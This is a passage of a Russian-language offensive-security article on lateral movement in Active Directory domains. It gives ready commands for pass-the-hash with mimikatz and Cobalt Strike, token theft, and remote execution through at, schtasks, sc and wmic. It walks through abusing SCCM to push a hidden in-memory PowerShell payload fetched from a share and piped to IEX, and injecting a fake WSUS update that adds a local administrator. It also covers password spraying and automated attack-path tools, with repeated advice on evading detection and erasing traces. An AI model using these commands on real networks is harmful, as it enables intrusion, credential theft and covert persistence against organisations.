
Добавление необходимого ключа



Успешное подключение с PTH

Но как на своих машинах работают локальные администраторы при включенном контроле токена? По умолчанию встроенная учетная запись администратора запускает все приложения с полными административными привилегиями, то есть контроль учетных записей пользователей фактически не применяется. Поэтому, когда действия удаленного юзера инициируются с использованием этой учетной записи, предоставляется маркер с полными привилегиями (то есть без фильтрации), обеспечивающий надлежащий административный доступ! И мы можем это использовать.


Следующий способ кражи и присвоения токена воспроизведен с помощью Cobalt Strike. Для начала получим хеш, использовав hashdump.



Получение хешей с помощью hashdump


Далее создадим процесс PowerShell.

```
mimikatz sekurlsa::pth /user:[user] /domain:. /ntlm:[hash] /run:
"powershell -w hidden"
```



PTH с использованием mimikatz в Cobalt Strike

Используем `steal_token` для кражи токена из созданного mimikatz процесса с известным PID.



Кража токена при помощи steal_token

Теперь мы можем использовать один из нескольких вариантов бокового перемещения.

Вариант 1: запланировать запуск программы на удаленном хосте с помощью `at`. Первым делом узнаем, какое на хосте установлено время, после чего планируем выполнение задачи.

```
shell net time \\[address]
shell at \\[address] [HH:MM] [c:\windows\temp\soft.exe]
```

Вариант 2: запустить код в целевой системе через `schtasks`.


```
shell schtasks /create /tn [name] /tr [c:\windows\temp\soft.exe] /sc
once /st 00:00 /S [address] /RU System
shell schtasks /run /tn [name] /S [address]
```

Вариант 3: создать и запустить службу через `sc`. Команде sc требуется исполняемый файл, который отвечает на команды Service Control Manager. Если ты не предоставишь ей такой исполняемый файл, твоя программа запустится и сразу же закроется. После эксплуатации рекомендуется удалить службу.

```
shell sc \\[address]  create [name] binpath=["c:\windows\temp\
SERVICE.exe"]
shell sc \\[address] start [name]
shell sc \\[address]  delete [name]
```

Вариант 4, наиболее распространенный: задействовать `wmic`.

```
shell wmic /node:[address] process call create ["c:\windows\temp\
soft.exe"]
```



Боковое перемещение с помощью wmic

В примере выше мы загружаем на хост файл и запускаем его с помощью `wmic`.


SYSTEM CENTER CONFIGURATION MANAGER

System Center Configuration Manager (SCCM) — продукт для управления IT-инфраструктурой и смежными устройствами. Он предоставляет следующие основные возможности:

- управление обновлениями;
- развертывание ПО и операционных систем;
- интеграция с NAP;
- инвентаризация аппаратного и программного обеспечения;
- удаленное управление;
- управление виртуализированными и мобильными системами на базе Windows.

Кроме того, SCCM позволяет ИТ-персоналу автоматически создавать сценарии и отправлять их клиентам. Если мы сможем получить доступ к SCCM, это станет отличной платформой для последующих атак. Он тесно интегрирован с Windows PowerShell, имеет широкую сетевую видимость и несколько клиентов SCCM, способных выполнять код с правами SYSTEM.


Для использования SCCM в качестве инструмента для бокового движения потребуется доступ с повышенными правами. Но, как уже было отмечено, SCCM имеет широкую сетевую видимость, то есть мы сможем получить доступ к клиентам-участникам даже из другого домена. Для удобства доступа к консоли SCCM предлагается использовать RDP (к тому же это легитимное программное обеспечение для управления в большинстве корпоративных сетей, что снижает риск обнаружения).



Консоль SCCM


Для поддержки функции клонирования Active Directory SCCM хранит объекты машин и пользователей, а также сопоставления между ними. Именно благодаря этому есть возможность контролировать программное обеспечение определенных пользователей. Чтобы предоставить доступ к той или иной группе юзеров, SCCM позволяет создавать так называемые коллекции. Таким образом, установив контроль над SCCM, мы можем получить список всех пользователей-клиентов и их компьютеров — из них мы и будем выбирать цели. Кроме того, мы можем посмотреть существующие коллекции или создать свои, что позволит нам применять действия сразу ко всем участникам в коллекции.

Самый популярный у злоумышленников способ использования функций SCCM — выполнение кода PowerShell. Так можно получить бэкконнект-шелл и не оставить следов на физическом диске. Для этого нам нужно иметь общий ресурс, к которому выбранные клиенты могут получить доступ. На этом ресурсе мы размещаем текстовый файл, содержащий код PowerShell.




Пример install.txt с вредоносным PowerShell-кодом

Теперь нам нужно создать приложение из меню Application Management. В первом окне будет предложено указать тип установки приложения. Необходимо выбрать ручной режим (Manually specify the application information).



Выбор типа установки приложения

Дальше установка интуитивно понятна, главное — помнить, что чем меньше информации мы указываем, тем лучше. Когда ты дойдешь до раздела Specify setting for this deployment type, необходимо добавить новый тип развертывания — в разделе Type выбрать опцию Script Installer.




Выбор типа развертывания

Переходим к самой важной части создания приложения — пейлоаду. В этом разделе необходимо оставить поле Content Location пустым. В обычных случаях именно здесь администратор может указать расположение файлов установки приложения. Поскольку мы хотим избежать взаимодействия с диском, мы не заполняем это поле. Следом переходим к полям Installation program и Installation start in. Здесь мы собираемся разместить команду, которая и будет выполнять наш пейлоад. Installation program будет выглядеть примерно так.

```
cmd.exe /c "powershell.exe -ep bypass -c 'gc \\имя_сервера \
общий_ресурс \директория_приложения \payload.txt | IEX'"
```


Консоль cmd.exe используется для запуска PowerShell, а затем с помощью `Get-Content (gc)` PowerShell обратится к `\\sccm2012\sccmsource\Legit-Application` и прочитает содержимое `Install.txt`. После этого код передается в `Invoke-Expression (iex)` для его выполнения. Это позволяет нам выполнять пейлоад на целевом объекте, не загружая файл в файловую систему.

После того как мы установили программу, нам нужно указать, где будет начинаться установка. Поскольку в поле Installation program используется только `cmd.exe`, SCCM просит нас уточнить расположение этого исполняемого файла. Таким образом, для этого поля нужно выбрать `C:\Windows\System32`.



Установка приложения

После этого мы перейдем к меню Detection Method. Параметры, указанные здесь, сообщат SCCM, как определить, установлено на клиенте целевое приложение или нет. SCCM проверит указанные параметры перед установкой приложения, чтобы предотвратить повторную установку. Поскольку пейлоад выполняется в памяти, проверять нечего, поэтому можно заполнить поле фиктивной информацией. Также убедись, что ты установил переключатель в положение The file system setting must exist on the target system to indicate presence of this application (настройка файловой системы должна существовать в целевой системе, чтобы указывать на наличие этого приложения).



Меню «Метод обнаружения»

Дальнейшие настройки установки можно оставить по умолчанию. Чтобы развернуть созданное приложение после ее завершения, просто щелкни по нему правой кнопкой мыши и выбери Deploy (развернуть), указав при этом нужную коллекцию. В настройках для взаимодействия с пользователем убедись, что ты скрыл все уведомления. Теперь приложение будет ожидать установки при регистрации пользователя, то есть для того, чтобы выполнить пейлоад, необходимо будет перезагрузить пользовательскую машину. Для большей скрытности после завершения работы пейлоада лучше удалить из SCCM все следы.

Вдобавок скажу, что есть вариант работы с SCCM из консоли. Это очень удобно сделать с помощью PowerSCCM. Описывать этот инструмент я не буду, у него довольно-таки подробная документация.

Теперь ты знаешь, как можно использовать SCCM для выявления целей атаки в сети, группировать выбранные цели вместе и загружать пейлоад в память одновременно для всех выбранных целей. SCCM нередко служит «точкой управления» для большинства рабочих станций на предприятии, и из-за этого у сервера SCCM часто будет широкая, если не полная видимость всей сети. Наше приложение повторно выполнится на клиентских машинах SCCM после перезагрузки, что позволит нам оставаться на компьютере без необходимости сохранять файл на диске. Таким образом, SCCM представляет собой отличную платформу для продвижения по сети без необходимости использования обычных методов бокового перемещения.

WINDOWS SERVER UPDATE SERVICES

Продолжение статьи →

БОКОВОЕ ПЕРЕМЕЩЕНИЕ В ACTIVE DIRECTORY


РАЗБИРАЕМ ТЕХНИКИ LATERAL MOVEMENT ПРИ АТАКЕ НА ДОМЕН

О WSUS

Windows Server Update Services (WSUS) — это сервис обновлений операционных систем и продуктов Microsoft. Сервер обновлений синхронизируется с сайтом Microsoft, скачивая обновления, которые затем могут быть распространены внутри корпоративной локальной сети. Это экономит внешний трафик компании и позволяет быстрее устанавливать исправления ошибок и уязвимостей в операционных системах Windows на рабочих местах, а также дает возможность централизованно управлять обновлениями серверов и рабочих станций. Он прост в использовании и установке, и его можно адаптировать в соответствии с различными правилами для каждой организации. Однако неправильное использование его функций может иметь критическое значение для безопасности сети.


Для компрометации данной службы создан инструмент под названием WSUSpendu. Однако злоумышленник не всегда сможет использовать этот инструмент. Дело в том, что WSUSpendu применяет метод прямого внедрения обновлений в службу WSUS, а не в сетевой поток, чтобы избежать сетевых ограничений. Главная проблема при аудите управления обновлениями заключается в сборе состояний обновлений в каждой системе. Эти состояния должны быть согласованными. Прямой доступ к серверу WSUS позволяет нам обойти эти ограничения.

Наиболее распространенная конфигурация сети — та, где есть только один сервер обновлений. Этот сервер обновляет свои собственные клиенты и подключается к интернету для получения обновлений от серверов Microsoft. Связь между сервером WSUS и серверами Центра обновления Windows должна использовать протокол HTTPS (эти конфигурации недоступны для редактирования). Сервер WSUS проверяет сертификат SSL, чтобы исключить загрузку вредоносных обновлений через подделку легитимных серверов. Клиенты получают свои обновления на сервере WSUS в соответствии с конфигурацией сервера: используя протокол HTTPS, если сервер настроен с использованием SSL, или протокол HTTP, если нет.




Простая архитектура WSUS

Большая организация, скорее всего, будет использовать несколько серверов WSUS. В этом случае применяется древовидная архитектура. Главный сервер подключен к интернету. Другие серверы WSUS (репликации) распространяют обновления для одного сегмента или одной подсети. Также возможно использовать этот вид архитектуры с автономной системой. В этом случае обновления копируются, но применяются автоматически.



Древовидная архитектура WSUS

Эти две архитектуры рекомендуются Microsoft. Однако их недостаточно для некоторых организаций, и там в сетях можно наблюдать две другие архитектуры. Первая часто встречается в относительно крупных компаниях: она имеет несколько доменов или лесов, которые не обязательно связаны доверительными отношениями Active Directory. В этих архитектурах мы часто видим общие серверы для функций поддержки. Хотя домены не имеют отношений, серверы обновлений часто имеют общую ссылку: сервер WSUS одного из доменов используется в качестве ссылки на сервер WSUS другой сети.



Архитектура WSUS со связанными серверами в разных доменах

Для всех этих архитектур можно вручную устанавливать любые обновления программного обеспечения, предложенные Microsoft. Но также возможно автоматическое применение обновлений в соответствии с определенными критериями. При установке WSUS создается правило, которое по умолчанию отключено и позволяет при активации автоматически принимать установку всех «критических» или «безопасных» обновлений на клиентах WSUS.


Атака на WSUS

Существует несколько атак на механизм обновления Windows. **Все атаки работают только между сервером и клиентом.** Чтобы атака WSUSpect сработала, клиент должен использовать машину злоумышленника в качестве прокси. Один из способов выполнения этой атаки — для непривилегированного пользователя на клиенте установить прокси-сервер. Другой способ выполнить эту атаку — использовать протокол WPAD. WSUSpect перехватывает запрос на обновление от клиента и вмешивается в него, чтобы добавить свое вредоносное обновление.


Ответ сервера изменяют, вставляя метаданные и двоичные файлы, чтобы попытаться выполнить произвольный код на клиенте. Но дело в том, что на локальном компьютере будет проверена подпись. С этой конфигурацией невозможно изменить обновление, добавив в него произвольный двоичный файл. Тем не менее аргументы команды не включены в проверку подписи. Таким образом, можно изменять аргументы двоичного файла (к примеру cmd.exe, wmic.exe) для выполнения некоторых команд. Но подписи к данным файлам не хранятся, а хранятся подписи к каталогу с этими файлами, что не позволит передать им аргумент. Однако благодаря поддержке Microsoft Sysinternals есть подписи для файлов из данного пакета, в частности PsExec.

WSUSpendu может развертывать обновления, создавать и удалять группы WSUS, назначать компьютеры группам и удалять обновления. Скрипту нужно указать PsExec или BgInfo, так как только эти программы подписаны Microsoft и могут выполнять произвольные команды в любых системах Windows. Сценарий принимает аргументы для двоичного файла в качестве параметра и автоматически внедряет выбранные двоичные и специально созданные метаданные в базу данных. Сценарий PowerShell, а также выбранный двоичный файл необходимо загрузить на сервер WSUS для локального выполнения.

```
PS> .\Wsuspendu.ps1 -Inject -PayloadFile .\PsExec.exe -PayloadArgs
'-accepteula -s -d cmd.exe /c "net user [USER] [PASSWORD] /add &&
net localgroup Administrators [USER] /add"' -ComputerName DC1.domain

Everything seems ok. Waiting for client now...
To clean the injection, execute the following command:

.\Wsuspendu.ps1 -Clean -UpdateID 12345678-90ab-cdef-1234-567890abcdef
```



Консоль WSUS



Уведомление о новом обновлении

Обновление будет зависеть от конфигурации клиента, неважно, был ли он настроен для автоматической или ручной установки обновлений. Новое обновление само по себе может быть установлено без какого-либо взаимодействия с пользователем.

РАСПЫЛЕНИЕ ПАРОЛЕЙ


Распыление пароля (Password Spraying) относится к методу атаки, который принимает большое количество имен пользователей и перечисляет их с помощью одного пароля или малого количества паролей. Так как допустимое количество попыток ввода пароля обычно невелико, этот метод позволяет избежать блокировок политикой паролей, и он часто более эффективен для обнаружения слабых паролей. После успешного получения списка действительных пользователей злоумышленники нередко проверяют частые или известные пароли или благодаря накопленным в процессе разведки данным пробуют ОДИН тщательно продуманный пароль для ВСЕХ известных учетных записей пользователей.

Распыление паролей проводится, как правило, на одном из начальных этапов без наличия привилегий. Этапы атаки распыления паролей:

1. Включение в сеть (в случае теста на проникновение) или компрометация учетной записи пользователя (для злоумышленника).
2. Перечисление групповой политики и политики паролей.
3. Перечисление имен пользователей.
4. Распыление паролей.

Для выполнения данной атаки написан скрипт Spray, который позволяет указать парольную политику. Spray дает возможность проводить атаку на SMB, OWA (веб-клиент для доступа к серверу совместной работы Microsoft Exchange), Lync, CISCO Web VPN. Для работы скрипт требует список пользователей и паролей.

Альтернативное автоматическое решение — PowerShell-скрипт DomainPasswordSpray. Он требует только пароль либо список паролей. При этом он автоматически перечисляет пользователей домена и парольные политики.



Скриншот использования DomainPasswordSpray из примера описания программы

Кроме того, скрипт позволяет узнать список всех пользователей.


АВТОМАТИЗАЦИЯ LATERAL MOVEMENT

Множество сетей можно взломать, следуя определенным стандартным алгоритмам действия. Чтобы не тратить время на проверку данных контекстов развития событий, были разработаны инструменты автоматизации шагов каждого контекста.

GoFetch

GoFetch — это инструмент для автоматического осуществления плана атаки, созданного приложением BloodHound.

Сначала GoFetch загружает связи локальных пользователей-администраторов и компьютеров, созданных BloodHound, и преобразует его в собственный формат плана для атаки. Как только план атаки готов, GoFetch продвигается к месту назначения в соответствии с планом, шаг за шагом, последовательно применяя методы удаленного выполнения кода и компрометируя учетные данные с помощью mimikatz.



Логика работы GoFetch


GoFetch написан на PowerShell, что помогает скрываться от обнаружения, однако используемые модули Python могут выдать работу этого средства. В качестве параметров GoFetch использует связи объектов, созданные с помощью BloodHound, и пейлоад для выполнения в формате BAT, EXE или PS1.

Также для примера было представлено видео работы этого средства.

ANGRYPUPPY

ANGRYPUPPY — это инструмент для фреймворка Cobalt Strike, предназначенный для автоматического анализа и выполнения путей атаки BloodHound. ANGRYPUPPY использует встроенное боковое движение Cobalt Strike и возможности кражи учетных данных Beacon. Это позволяет автоматически извлекать сеансы для управления в Cobalt Strike и использовать его канал связи SMB C2. Кроме того, ANGRYPUPPY дает возможность выбирать технику, которую оператор хочет использовать для выполнения действий бокового движения.

ANGRYPUPPY принимает путь атаки BloodHound в формате JSON, а затем определяет действия, нужные для выполнения пути атаки, кражи учетных данных или бокового перемещения по мере необходимости.



